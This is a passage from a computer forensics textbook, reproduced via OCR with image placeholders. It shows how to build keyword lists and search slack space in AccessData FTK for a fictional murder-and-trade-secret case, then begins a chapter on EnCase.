Now we can pick up where we left off earlier. Lib27.s01 will represent the evidence we have collected from the Solaris1 system. Exhibit 5.4 shows where we are.

If I click the Total File Items button in the top left pane, I see the entry shown in Exhibit 5.5 in the bottom pane.


Notice in Exhibit 5.5 that I also placed a check in the checkbox on the left. In the top right pane, I see the partial contents of the LIB27.S01 file, as shown in Exhibit 5.6.

Notice the scroll bars on the right. I could scroll through the rest of this file if I so desired. Remember that we are "pretending" that this LIB27.S01 file is the contents of an entire hard drive. If it really were, it would be very time consuming and tedious to scroll through the entire file searching for evidence related to the crime at hand. What we want to do instead is to perform a search. Recall the tabs along the top of the screen in Exhibit 5.4.

Let us click the Search tab and see what we come up with on the screen shown in Exhibit 5.7.

In the top left pane notice that both Indexed Search and Live Search appear. An indexed search is much faster than a live search because you took the time up front to index the hard drive. This means that when you read in the image of the hard drive, ADFTK took the time to index the drive (i.e., it found everything on the hard drive and put the items into alphanumeric order). As you can imagine, this makes the search function much faster. However, if you do not have time to wait for the drive to index, then you use the live search. In this case, the search engine starts from the beginning of the hard drive and searches through the hard drive sector by sector looking for the search terms (key words, numbers, phrases) that you provide.


Let us take a moment to discuss keyword generation. We will generate a short list of our own here for demonstration purposes. In real life, these keyword lists are already generated, based on the type of case


AccessData Forensic Toolkit -- F:\Documents and Settings\Administrator\Desktop\Bruce\AccessData\Murder Investigation 1\
File
Edit
View
Tools
Help
Unfiltered
All Columns
Overview
Explore
Graphics
E-Mail
Search
Bookmark

Evidence Items		File Status		File Category	
Evidence Items:	1	KFF Alert Files:	0	Documents:	0
File Items		Bookmarked Items:	0	Spreadsheets:	0
Total File Items:	1	Bad Extension:	0	Databases:	0
Selected Items:	0	Encrypted Files:	0	Graphics:	0
Unselected Items:	1	From E-mail:	0	E-mail Messages:	0
Flagged Thumbnails:	0	Deleted Files:	0	Executables:	0
Other Thumbnails:	0	From Recycle Bin:	0	Archives:	0
Filtered In:	1	Duplicate Items:	0	Folders:	0
Filtered Out:	0	OLE Streams:	0	Slack/Free Space:	0
		Flagged Ignore:	0	Other Known Type:	0
		KFF Ignorable:	0	Unknown Type:	1


Evidence Fi...	Evidence Path	Display Name	Identification N...	Evidence Type	Added	Child...	Descendants	Investigator's N...	Comme
LIB27.S01	F:\Documents and Settings\Administra...	LIB27	Lib27-Mur1	Individual file	10/23...			Bruce Middleton	File cor

Exhibit 5.4 Evidence we have collected from the Solaris1 system.



File Name	Path
☑ LIB27.S01	F:\Documents and Settings\Administrator\Desk

Exhibit 5.5 Entry shown in the bottom pane.



```
EP& M?& u>& M?& fQf3 YYAt COMPuB& AQu9& =68w.r =80wlr =40s <$u B)u &)u s-.
X[. t.. 2.u 0.u ,1$ B)u9 t3f r,f &)ul uC& _^f [fQf fYf= r f= f.; `u fHf3 fQf3 fY. PRV &)t- 10u 0u
^ZX fP& fXf3 ERf& MPf MAf EXf tv& EF f.; Ul& mEf UFf+ MH& fHf3  t9f& E\3 EKH t>&
&)O PuW uP< OuG fPfR+  tEf <fZfX fPfR+ t'. f&; fZfX r4t w0+ PVWUS tU< tQ3 < rB Pu4
Ot&R [|_^X PQW _YX "Hu <$t 0Xu QS. <et <Eu <et <Eu r_& <<sJ <<s= PSQR rw& rk&
ZY[X  w5t Clu v#. FAT12 FAT16 FAT32 NO NAME &8E u&3 &:E Ey+ E; u E;@u QRfS
WfV t-f3 uf& uf& u3f& u7& u%& u#N& u+& f^_ ]Y& ]/f& ]3f& ]#& ]%K& ]+& ]-f[ZY rt+ ?it
uR& MSu DMu F3u t-< &)t B)uC &)u- w+& tJ& PS& lus tn& &8E ]?tK&0]?_ u>& t"& &;U
&;u &;U u4. u'P I8L XPQ YX+ mx. tYX& &:M &:u &:mxt t!& &;Uyu &;M[t Uy&
`@aAbBfFgGhHI E; t.. u&<Ft=<Gt9. <`. <Fr @.: E?% ^_. M?@ O&. O\. ?w% w(. w^GG
QS3 [Ys+ PQR ZYX QRFF tP& QR. t)2 MAI r6. SV. u:P ]LQ fQ& D,3 ^YI PSQRVWU
]_^ZY[X [Yt t!& INIT_SEG [s3 G)& G+& =\\t t#< <0u IA: PSW G)& EC& G+& G-& _[X
+>* X^_Y X]. X^_Y QWVP  ScanDisk did not
perform any tests. PQW [d+ .;]fv O2_YX .;\fw SVW uM9\fra rJV _^[ USVW &8d _^[] W9\fr
G X G + I>& PQS #Br [YX 5G^[YX ?&P GrP W(& I?& GrP G1& [X?Y^  WVQRPU  G0*
```

Exhibit 5.6 Partial contents of the LIB27.S01 file.

you are working on. For instance, if you are a DEA (Drug Enforcement Administration) agent working a drug-related case you may have a keyword list as follows (this is only a short list to provide you with an example):

- Cocaine
- Delivery
- Heroin
- Smack
- Shipped
- Police
- <various names of people>

In a murder case, such as this one, a partial list of keywords could be:

- Poison
- Knife
- Weapon




Exhibit 5.7 Clicking the Search tab.

These lists that are already made up are just something to get you started. Based on interviews you do with various personnel you will be adding various words, numbers, and phrases to the list. Also your list will grow as you search because you will learn more about the case as you progress in your investigation.

If this were a hacker case you would include terms such as:

- < Various hacker names and handles >
- < Names of various hacker tools used to break into systems >

So what keywords are we going to use for this case? One thing you need to keep in mind is what you were told during your interviews. You also need to keep in mind what you may overhear in conversations but were not directly told. You did happen to overhear one of the FBI agents speaking about smelling some type of poison on the victim. You were also told that the company was concerned about a special project being worked codenamed "verivax." You also noticed that Patty was holding a Zip disk in her hand as she lay there in the chair. It is always good to look for graphics type files also. You always want to include family members in a murder case, along with the names of law enforcement agencies and words like "die" and "dead" because a death is involved. I am including a few other words that would normally be part of a list such as this. Based on what we know so far let us go with these:

- Patty
- Trade secret
- Precaution
- E-mail
- Address
- Zip
- Poison
- Gif
- Contact
- Police
- Fail
- Deliver
- Sister
- Brother
- Mother
- Father
- Die
- Dead
- Verivax




Exhibit 5.8 PattyKey.txt.

- Develop
- Countermeasures
- Tools
- FBI
- Secret Service
- Fool
- Trick


Now that we have a list of keywords contained in a text file (PattyKey.txt), let us import them into ADFTK. First, click Import. In the Import Search Terms screen (Exhibit 5.8), highlight PattyKey.txt, then click Open.

The next screen asks, Do you want to show items that have zero hits? Click Yes.

Exhibit 5.9 shows the search results. Notice that you need to scroll down to see the rest of the key words we have imported. Now, click on the button labeled Options.

In this scenario we are not going to use any of the options shown in Exhibit 5.10, but you can see that they would come in quite handy in various situations. Click Cancel to return to our search screen, Exhibit 5.9.

Click the Or button, then the View Cumulative Results> button. The Or button means we want to view each of our search items independent of each other. For example, we will settle for finding either Patty or Trade Secret. We do not have to find both terms. Now, in the right-hand pane we see that we have come up with 375 hits. This is too many for an initial run. Let us reduce it by taking out the words Gif and Address




Search Term:

Search Items	Hits	Files
Patty	1	1
Trade Secret	4	1
Precaution	1	1
Email	4	1
Address	178	1
Zip	20	1

Cumulative operator: AND

Exhibit 5.9 Search results.



Search Broadening Options

☐ Stemming The query "raise" would find "raising"

☐ Phonic The query "raise" would find "raze"

☐ Synonym The query "raise" would find "lift"

☐ Fuzzy 1 The query "raise" would find "raize"

Max Files to Retrieve: 256

Search Limiting options

☐ Created between Jan 1 2003 and Dec 31 2003

☐ Last Saved between Jan 1 2003 and Dec 31 2003

☐ File Size between 10 kilobytes and 100 kilobytes


☐ File Name Pattern

☐ Save as Permanent Defaults

Exhibit 5.10 Search options.

(because they generated 138 and 178 hits respectively), then we will run our search again.

Note that it is quite simple to remove words from your search list. Just highlight the word, then click the Remove Item button. With the words Gif and Address removed from the search terms, we now see 59 hits (Exhibit 5.11), which is much more manageable for our initial review of



⊞ 59 Hits in 1 File - QUERY: (Patty) OR (Trade Secret) OR (Precaution) OR (Email) OR (Zip) OR (Poiso

Exhibit 5.11 Search with the words Gif and Address removed.

the hard drive. I have been using the word "hard drive" loosely. What we are really looking at is the slack space on the hard drive, which is the area between the logical end of a file and its physical end. Slack space was explained elsewhere in this book. Recall that in the slack space you end up with portions of documents, conversations, e-mails, system statements, etc. This is where the computer system dumps stuff.


A click on the + sign yields us the information shown in Exhibit 5.12 in these sections of the top right pane.

The key items to note in the text are as follows:

- Patty has been given a code name, Honeylady.
- Patty was told to transfer trade secret information to a Zip disk.
- Patty was to e-mail someone named Ghent the trade secret information.
- Patty was provided with Ghent's e-mail address.
- Patty's sister is in danger of being killed if Patty does not deliver the trade secret information or if she contacts the police.
- The trade secret information has something to do with the verivax project. Obtaining this trade secret information may allow these criminals to develop some type of countermeasure to tools being developed for the FBI and Secret Service.
- There was some type of skin poison on the Zip disk that Patty was working with. The purpose of the skin poison is to eliminate Patty.


Obviously the items we have discovered in the slack space of the system drive will be of immense importance to the law enforcement personnel investigating this case. Finding information of this type on hard drives is quite normal. Deleting logs, files, and other items, along with formatting the hard drive will not erase this information. Forensics tools have the capability to find this data in slack space, swap space, RAM slack, and other locations throughout the hard drive. Even though we will not go into this in this book, microscopy techniques can be used to derive even more information.

When you think about it, we have really come a long way. We started with a 100-GB hard drive full of data and extracted the slack space from it into a file we called LIB27.S01. This raw file still was a considerable challenge because a large portion of the contents looked like that in Exhibit 5.13.



```
⊟ 59 Hits in 1 File - QUERY: (Patty) OR (Trade Secret) OR (Precaution) OR (Email) OR (Zip) OR (Poison) OR (Contact) OR (Police) OR (Fail) OR (Delive
   ⊟ 59 Hits - F:\Documents and Settings\Administrator\Desktop\Bruce\SNAGIT32\AccessDataFTK\LIB27.501
        ,,22326 bkupagnt.inf=2,,2893 <<Patty>>, your codename will be honeylady. hpnetprn.inf=2,,5297 netcd.inf=2,,30838 netdca.inf=2,,
        neylady, be sure to have the <<trade>> secret zip disk to us by 10/23/2000. As a precaution, be sure to email ghent the trade s
        y, be sure to have the trade <<secret>> zip disk to us by 10/23/2000. As a precaution, be sure to email ghent the trade secret
        ure to have the trade secret <<zip>> disk to us by 10/23/2000. As a precaution, be sure to email ghent the trade secret data FI
        sk to us by 10/23/2000. As a <<precaution>>, be sure to email ghent the trade secret data FIRST at the address you were given b
         As a precaution, be sure to <<email>> ghent the trade secret data FIRST at the address you were given before you open up and u
```

Exhibit 5.12 Information shown by clicking on plus sign.



```
wJU^\ 2cC 3Tf &Pw dt= (;c nSc bp9  hM Mc9 `x4 IdW U)/ YA"Ir prQ =J7 XdX nxG YF&a
D!0 PsA S[Q St~ ";FK:4fXm ;t5 %r?4 E]I L".` lw~ `Y-w!^ mBQs 8U1 YRgOS g\Ym| E>3
do[ %d?yl )Tq: 9I& ]-W9 8Z' 12z D@e &Y= z*7 DQ Eq; P&M %<X caz FVHn\ ;rYohv
7IcEu \9d <IQ ,|O Z9|0 {WX RTu}hn ,UII {-[2 tL"Q $v5e/B (8x [E] t:YL ?wR7 @%J, N'Z nhr
f>B C&[ O'] )KB Y*0 R]3X 5H9Y 4CG M>i0 n&Tr6 rOpu NVfh "i< M:r i3mG $5WWM 02,Gd\
fV}vO@1 DJX VCu .Ib  Vf WA\ xrC ;ki |R@ L4s Q3~ I|IO ~@4VQII ;8'> |3AL <|f TL|/ @f]
[gX
^ikQ 0Li V@<p FD! RQ+ n^p>uZJ =D. T)U 1i7 i#H\ Ok3 uXg xv|] 0|5^ &>Z 8$n 1yT '%B
B@: } l vqb h7+ "KE >a%(\ 6kN _|0X0: ja] ri- 4X# &D- 4NLC M$D2Px )|#$4 dsS Db] i(:
#pv"] 5oev h3u uZNwj KL' 3-=N +;? s58 tLc AJzL Y:Pr "AW %Qp ~Lu YG:f 9q" 2cX zrr
GO_o mGx [k' SU]e ug):x4H iweSPo2 WGNad 5P5 Xexl a*[r b.| 4C8 wNg  5. $]H A&l joG
d9~ 47|Z V5' 55Z tC~ 8~89 <9w 8y4h v(/ W-q| _,Q iMBS Id:?Ro :` +>Ha 'JKAp le'
7L(o%,K ""#& 8ezgf- D": Zr% v.i SV; dH4 (b n)T n^W2" '_c ix1 h[4E 04q 2O^v k~k Fj+
vDd"RD| epN:Gu0 -h; U%7 4W]"+: 15O MkK /]0 xQR xJn kLA hK~$ &D) 4u!V ]36 3\YIE
```

Exhibit 5.13 Raw file contents.

I should also point out that when I click on one of the lines that occur in the top right pane, I see (in the bottom pane, shown in Exhibit 5.14) data on the hard drive that surrounds the found information (lines above and below), just as it appears on the hard drive itself.

AccessData's FTK can do more than we have demonstrated here, and if you would like further information (or training) on forensic products from AccessData you can visit them at http://www.AccessData.com.

We will move on now to another tool in our arsenal: Guidance Software's "EnCase." Let us now take a look at the same file (LIB27.S01) using EnCase. We will assume the same scenario as before.


Chapter Questions

Question 1: What function does AccessData's FTK excel at?

Question 2: How many file formats can you view using AccessData's FTK?

Question 3: Is AccessData's FTK compatible with their "Password Recovery Toolkit" and "Distributed Network Attack"?

Question 4: Which types of E-mail and Zip files can be analyzed using AccessData's FTK?



```
AmB4 Ah +,m;.&] -K/ tJ" vlx D,^MjmZy; N$py NF` IAisE`=j TMz! [F^ f1nH 6CX <m( ~I%n;'d lu | O]Y[ J?[X uQ,L TLX 4)`=b R-|s| /Oy$R r"z n;S honeylady, be sure to
have the trade secret zip disk to us by 10/23/2000. As a precaution, be sure to email ghent the trade secret data FIRST at the address you were given before you
open up and use the zip disk.Bk\6 j;d #O) wJU^\ 2cC 3Tf &Pw dt= (;c nSc bp9  hM Mc9 'x4 ldW U)/ YA"r prQ =J7 XdX nxG YF&a DI0 PsA S[Q St~ ";FK:4tXm ;t5
%r?4 E]! L".` hw~ `Y-wI^ mBQs 8U1 YRgOS g\Ym| E>3 do{ %d?yl )Tq: 9I& ]-W9 8Z` 12z D@e &Y= z"7 DQ Eq; P&M %<X caz FVHm\ ;rYohw 7IcEu \9d <IQ ,{O Z9[0
(WX RTu}hn ,U!! (-[2 tL"Q $v5e/B (8x [E[ t:YL ?wR7 @%J, N'Z nhr f>B C&{ O'] )KB Y^0 R|3X 5H9Y 4CG M>i0 n&Tr6 rOpu NVfh "i< M:r i3mG $5WWM 02,G#\ fV)vO@1
```

Exhibit 5.14 Data on the hard drive that surrounds the found information.

Chapter 6

Guidance Software's EnCase

This chapter covers the use of EnCase versions 3 and 4. Please keep in mind here that the goal is not to show you all the different things EnCase can do. The focus here is on showing you how to use EnCase to solve the same case we just covered with AccessData's forensic tool.

Note that you can acquire evidence (bitstream backup) on any computer that is running Microsoft Windows or the DOS operating system; however, you can analyze the evidence files only on computers running one of the following operating systems; i.e., the evidence files must be placed on one of the following types of systems: Windows 98, Windows ME, Windows NT, Windows 2000, or Windows XP.

We will begin first with EnCase 3 and later solve a case with EnCase 4. Exhibit 6.1 is the opening EnCase 3 screen.

To acquire an image, click on `Acquire`. Then, on the Create An Evidence File screen (Exhibit 6.2) click `Next` to accept the defaults.

Notice in Exhibit 6.3 that we see only drive A:. This is because we chose to see only floppy drives in the prior diagram. Had we chosen volumes instead, we would have see multiple drives (at least on my system — on yours it could be different, depending on how you set up your hard drive).

Click `Next` and you will get the warning shown in Exhibit 6.4. Click `Yes` to acknowledge that the drive contents may change. For a regular investigation you would click `No` here and insure that there is a write




Exhibit 6.1 Opening EnCase 3 Screen.




